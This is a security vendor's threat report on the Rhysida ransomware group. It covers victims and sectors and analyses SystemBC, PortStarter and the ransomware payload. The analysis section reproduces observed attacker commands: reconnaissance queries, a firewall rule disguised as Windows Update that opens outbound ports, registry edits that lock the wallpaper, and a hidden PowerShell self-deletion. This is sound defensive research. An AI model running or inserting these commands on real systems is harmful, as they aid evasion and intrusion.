LOGPOINT

EMERGING THREATS PROTECTION REPORT

Emerging Threat: Uncovering Rhysida and their activities

www.logpoint.com

FOREWORD

The Rhysida ransomware group first appeared on the cyber threat landscape in May 2023, with a notable surge in their activities observed during June, July, and November. Their primary focus lies on medium to large-scale industries. Although their operations commenced in June, it was in August that the US Department of Health and Human Services recognized Rhysida as a critical threat to the healthcare industry. Rhysida's recent victim is Insomniac games; upon analyzing Rhysida's attack patterns, it becomes evident that the group focuses its efforts primarily on medium to large-scale industries with victims across the globe.

Nischal Khadgi

Logpoint Security Research

Nischal is currently a Security Researcher at Logpoint, where his primary focus is on detection engineering, threat hunting, and Emerging Threats research. He is driven by a passion for both Offensive and Defensive Security. Nischal holds a bachelor's degree in cybersecurity, along with certifications as an ethical hacker and Security+.


TABLE OF CONTENTS

ABOUT LOGPOINT EMERGING THREATS PROTECTION

The cybersecurity threat landscape continuously changes while new risks and threats are discovered all the time. Not every organization has enough resources or the know-how to deal with evolving threats.

Emerging Threats Protection is a managed service provided by a Logpoint team of highly skilled security researchers who are experts in the field of threat intelligence and incident response. Our team keeps you informed on the latest threats and provides custom detection rules and tailor-made playbooks designed to help you investigate and mitigate emerging incidents.

**All new detection rules are available as part of Logpoint's latest release and through the Logpoint Help Center. Customized investigation and response playbooks are available to all Logpoint Emerging Threats Protection customers.



PHASE 1

1. Research for emerging threats such as malware families, threat actors and vulnerabilities
2. Data retrieval e.g., malware samples, IOCs, and TTP

PHASE 2

1. Analysis of the collected data and malware and, tracking of threat actors' activities
2. Creation and update analytics and playbooks
3. Writing of ETP report

PHASE 3

1. Publishing of report

PHASE 4


1. Continuous monitoring for other emerging threats to create next ETP report

Below is a rundown of the incident, potential threats, and how to detect any potential attacks and proactively defend using Logpoint Converged SIEM capabilities.

SUMMARY


Ransomware has emerged as a persistent threat in a time where cybercriminals exhibit a level of sophistication never seen before. Today, Ransomware groups not only encrypt victims' data but also leak and auction the data on the leak site, compelling organizations to pay a hefty ransom. This type of technique is known as double extortion.Over the years, Logpoint's Security Research team has been tracking the activities of ransomware groups. There are currently 174 ransomware groups at the time of writing, and the average number of victims observed daily is 16. In November 2023, 479 organizations were victims of ransomware attacks.

With 174 groups observed, the number of ransomware victims is rising daily. The graphs below illustrate the number of victims for 2022–2023.




Source: ransomware.live


This report will discuss the Rhysida ransomware group, which first appeared in May 2023 and operates as ransomware as a service. Since its emergence, the Rhysida group has achieved prominence by securing a position in the Top 10 ransomware groups by victims in June and July. Rhysida's activity has resembled a roller coaster ride, with varying monthly victim counts, with a notable spike observed in November.



The Logpoint Security Research Team has been monitoring the Rhysida ransomware group's activities. Rhysida has been observed targeting various industries, such as education, government, manufacturing, and technology. The graph below depicts the industries Rhysida is targeting.



The above graph clarifies that Rhysida has primarily targeted the education sector. However, their impact has expanded beyond traditional academic targets, with the Rhysida group claiming responsibility for a cyberattack on the British Library, which is one of the world's largest libraries. Data allegedly stolen from the United Kingdom's national library is being auctioned off on a leak site.



British Library

The British Library is a research library in London that is the national library of the United Kingdom. It is one of the largest libraries in the worl.

Documents Data Catalog: 573 GB, 490 191 Files

90%

Not sold data was uploaded, data hunters, enjoy


More

Rhysida has also claimed to have targeted Prospect Medical Holdings, which impacted 17 hospitals and 166 clinics across the United States. Following the attack, the **US Department of Health and Human Services** defined Rhysida as a significant threat to the healthcare sector. At the time of writing, the recent victim of Rhysida is "Insomniac Games." According to the **report**, the group has exfiltrated 1.6TB of data, which includes over 1.3 million files such as PowerPoint presentations, game footage, images, HR documents, and reports about Insomniac's internal plans, and it is being auctioned off on a leak site.

Upon analyzing Rhysida's attack patterns, it becomes evident that the group focuses primarily on medium to large-scale industries, resulting in significant and wide-ranging impacts.


Victims of the Rhysida group are spread across 25 countries. Its victims vary from Europe, including the United Kingdom, Spain, Italy, Belgium, Portugal, Austria, the Netherlands, and France, to other regions, such as the United States, China, Australia, Canada, and countries in the Middle East, South America, and Asia.

Countries affected by Rhysida



The chart below depicts the top 5 most targeted countries by the Rhysida group.

Top 5 Affected countries by Rhysida



Reports from cybersecurity firms **CheckPoint** and **Sophos** have identified indications of a connection between ViceSociety and Rhysida. Findings suggest that **ViceSociety** operators may have transitioned to Rhysida ransomware groups. A notable observation is that, as per the data leak site of the ransomware group, Vice Society has not posted a victim since July 2023, coinciding with the period when Rhysida started reporting victims on its site. However, no evidence confirms that ViceSociety has transformed into Rhysida.

Malware Analysis


In the following sections of this report, we will dive into an in-depth analysis of the malware families used by the Rhysida group. Our research will begin with SystemBC, PortStarter, and the ransomware payload. Due to the lack of specific incident data related to the Rhysida group attack, our primary focus will be presenting each malware family's analytical findings and capabilities.

SystemBC

SystemBC is a Remote Access Trojan (RAT) that was discovered in 2019 and quickly gained popularity in various ransomware campaigns as it is one of the most commonly traded malware on underground forums and can be used both as a network proxy for concealed communications and a remote administration tool (RAT) that has the capability of executing Windows commands as well as delivering and executing scripts, malicious executables, and dynamic link libraries (DLLs). This malware has been used by multiple ransomware groups such as BlackBasta, ViceSociety, Cuba, and 8Base.

The primary purpose of this malware is to establish a concealed communication channel with the attacker's Command and Control (C2) server. On infected machines, SystemBC sets up SOCKS5 proxies to hide malicious traffic associated with other malware and the Tor anonymizing network to encrypt and conceal the destination of command and control traffic. SystemBC begins execution after infiltrating the victim's machine by establishing a hidden and encrypted communication channel with the attacker's C2 server. This communication channel allows attackers to remotely control the compromised machine and perform actions such as uploading and downloading files.

In one sample observed on **any.run**, upon execution, another payload was downloaded from the C2 server and dropped under the "ProgramData" directory. Subsequently, a scheduled task was created for the dropped payload.


3128 c68035aabbe9b80ace209290aa28b8108cbb03a9d6a6301eb9a8d638db024ad... PE
systembc 174 17 34

3216 SCH jhvbga.exe PE start
systembc 70 3 28

3512 SCH jhvbga.exe PE start

Process details ID 3512 Malicious

jhvbga.exe

Username: admin
Start: +86672ms Indicators:

100 OUT OF 100

Command line

C:\ProgramData\opjucx\jhvbga.exe start


Process Tree any.run

After dropping the initial payload, it connects to C2 for further commands. We have analyzed multiple samples of SystemBC, and despite variations, the Execution of SystemBC is pretty straightforward. After execution, it creates a scheduled task and connects to a Command-and-Control server to receive further instructions.

PortStarter

In multiple instances, Rhysida groups have been observed leveraging PortStarter, a backdoor written in Go capable of modifying Windows firewall rules, opening ports, and connecting to C2 servers.

For our analysis, we have observed a sample from **any.run**. When the sample was executed, it was running some system commands using native Windows tools, commands used to gather information about the victim domain.



```
1472 rundll32.exe "C:\Users\admin\AppData\Local\Temp\main.dll.exe", Test    724
2972 powershell.exe -command "get-wmiobject win32_computersystem | select-object -expandproperty domain"    3k
1628 powershell.exe -command "& nslookup myip.opendns.com resolver1.opendns.com"    2k
2004 nslookup.exe myip.opendns.com resolver1.opendns.com    220
```

PortStarter Process Tree any.run

We have observed the following command line.

```
powershell.exe -command "get-wmiobject win32_computersystem
| select-object -expandproperty domain"
```

get-wmiobject win32_computersystem: This section of the PowerShell command retrieves information about the current computer system using the Windows Management Instrumentation (WMI) class "win32_computersystem".

| select-object -expandproperty domain: This section of the PowerShell command filters the retrieved data and keeps only the "domain" property. The select-object cmdlet selects only specific properties from the retrieved object, while"-expandproperty" ensures that only the value of the "domain" property, not the entire object, is displayed.

```
powershell.exe -command "& nslookup myip.opendns.com resolver1.opendns.com"
```


The above command will run the nslookup command to query the OpenDNS server for the machine's public IP address using “myip.opendns.com” domain.
In another sample observed from **intrinsec**, the following command was observed.

```
powershell.exe -command "new-netfirewallrule -displayname 'windows update'
-direction outbound -action allow -protocol tcp -remoteport
80-130,443,2000-2050 -enabled true"
```

The above command updates firewall rules using powershell cmdlet “new-netfirewallrule”, allowing outbound traffic to specific ports (80-130, 443, and 2000-2050) and disguise it as Window update edit.

Rhysida

For our analysis, we have retrieved the rhysida sample from **MalwareBazaar** and renamed the sample to rhysida.exe. When the payload was executed, a series of tasks was observed, including modifying the victim's system settings related to desktop wallpaper management.



```
⊟ rhysida.exe (5540)                                   C:\Users\VM\Downloads\rhysida.exe                           DESKTOP-UDMG... "C:\Users\VM\Downloads\rhysida.exe"
    Conhost.exe (4512)          Console Window ...  C:\Windows\System32\Conhost.exe    Microsoft Corporat... DESKTOP-UDMG... \??\C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
  ⊟ cmd.exe (2252)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
    ⊟ cmd.exe (640)             Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
        reg.exe (8848)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
  ⊟ cmd.exe (5784)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v WallpaperStyle /f
    ⊟ cmd.exe (8736)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg delete "HKCU\Conttol Panel\Desktop" /v WallpaperStyle /f
        reg.exe (6532)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  delete "HKCU\Conttol Panel\Desktop" /v WallpaperStyle /f
  ⊟ cmd.exe (7260)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper
    ⊟ cmd.exe (6592)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f
        reg.exe (1028)          Registry Console ...  C:\Windows\system32\reg.exe    ● Microsoft Corporat... DESKTOP-UDMG... reg  add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f
  ⊟ cmd.exe (1264)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper
    ⊟ cmd.exe (8400)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f
        reg.exe (4980)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f
  ⊟ cmd.exe (2128)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
    ⊟ cmd.exe (6440)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
        reg.exe (7156)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
  ⊟ cmd.exe (1468)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v Wallpaper /t REG_SZ /d "C:\
    ⊟ cmd.exe (2824)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
        reg.exe (5688)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
  ⊟ cmd.exe (5124)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v WallpaperStyle /t REG_SZ /d
    ⊟ cmd.exe (9204)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v WallpaperStyle /t REG_SZ /d 2 /f
        reg.exe (3716)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v WallpaperStyle /t REG_SZ /d 2 /f
  ⊟ cmd.exe (6152)              Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... C:\Windows\system32\cmd.exe /c cmd.exe /c reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d 2 /f
    ⊟ cmd.exe (9212)            Windows Comma...    C:\Windows\system32\cmd.exe        Microsoft Corporat... DESKTOP-UDMG... cmd.exe  /c reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d 2 /f
        reg.exe (2556)          Registry Console ...  C:\Windows\system32\reg.exe      Microsoft Corporat... DESKTOP-UDMG... reg  add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d 2 /f
```

From dynamic analysis, it was observed that the sample had executed a series of commands to accomplish two distinct objectives: to turn off user control over desktop wallpaper customization and to impose a specific wallpaper image.

Moving forward with the report, let's break down the commands executed by the sample.Rhysida's first set of commands attempts to delete the 'WallpaperStyle' value from the “HKCU\Control Panel\Desktop” registry key. However, due to a typo in the 'Control' spelling, these commands will fail to delete the intended registry entry.

```
cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v Wallpaper /f
cmd.exe /c reg delete "HKCU\Conttol Panel\Desktop" /v WallpaperStyle /f
```

It then runs the command to enforce a policy restricting the user from changing the wallpaper. Following that, new 'NoChangingWallPaper' values are added to the
 “HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop” and
 “HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop” registry keys and set the value of "NoChangingWallPaper" to 1 in both cases. This will limit users' ability to modify their desktop wallpaper.

```
cmd.exe /c reg add "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f
cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\ActiveDesktop" /v NoChangingWallPaper /t REG_SZ /d 1 /f
```

The registry key “HKCU\Control Panel\Desktop” is then modified by adding the 'Wallpaper' value, which specifies the path to the image file “C:\Users\Public\bg.jpg” to be used as the default wallpaper.

```
cmd.exe /c reg add "HKCU\Control Panel\Desktop" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v Wallpaper /t REG_SZ /d "C:\Users\Public\bg.jpg" /f
```

Further, the registry key “HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System” is updated with the 'Wallpaper' and 'WallpaperStyle' values to ensure that the designated wallpaper image and style are enforced throughout the system.

```
cmd.exe /c reg add "HKLM\Software\Microsoft\Windows\CurrentVersion\Policies\System" /v WallpaperStyle /t REG_SZ /d 2 /f
cmd.exe /c reg add "HKCU\Control Panel\Desktop" /v WallpaperStyle /t REG_SZ /d 2 /f
```

It then uses “user32.dll” and “UpdatePerUserSystemParameters” to refresh system settings by re-reading the registry keys.

```
rundll32.exe user32.dll,UpdatePerUserSystemParameters
```

The sample then runs the following PowerShell command:

```
powershell.exe -WindowStyle Hidden -Command Sleep -Milliseconds 500;
 Remove-Item -Force -Path "{Path to binary}\rhysida.exe"
-ErrorAction SilentlyContinue;
```

The above command uses the “-WindowStyle Hidden” parameter to ensure that the PowerShell window remains hidden, “Sleep -Milliseconds 500” introduces a 500 millisecond (half a second) deliberate pause before proceeding to the following command. The “Remove-Item” command instructs PowerShell to delete a specific file name; in this case, it was the sample. The file's location is specified as a path of the sample. The “-Force” parameter overrides any restriction, and the “-ErrorAction SilentlyContinue” parameter suppresses any error messages that may appear during the deletion process, hiding the script's actions even further.

Mitre ATT&CK Mapping

